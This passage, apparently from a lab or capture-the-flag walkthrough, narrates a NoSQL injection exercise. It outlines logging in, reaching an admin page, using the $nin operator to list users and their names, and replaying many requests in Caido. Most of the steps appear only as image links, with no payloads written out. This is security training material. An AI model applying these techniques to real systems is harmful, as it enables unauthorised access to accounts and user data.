


And here we are logged in:




We can also try to log in to admin page







And there we go!




Next task.




We'll also change some data to $nin, as requested in the task







And by doing so, the find the number of users, their names and so on




And here goes a little complex part




In here we need replay function of Caido, so we can try and try a lot of requests 'till we get the answer

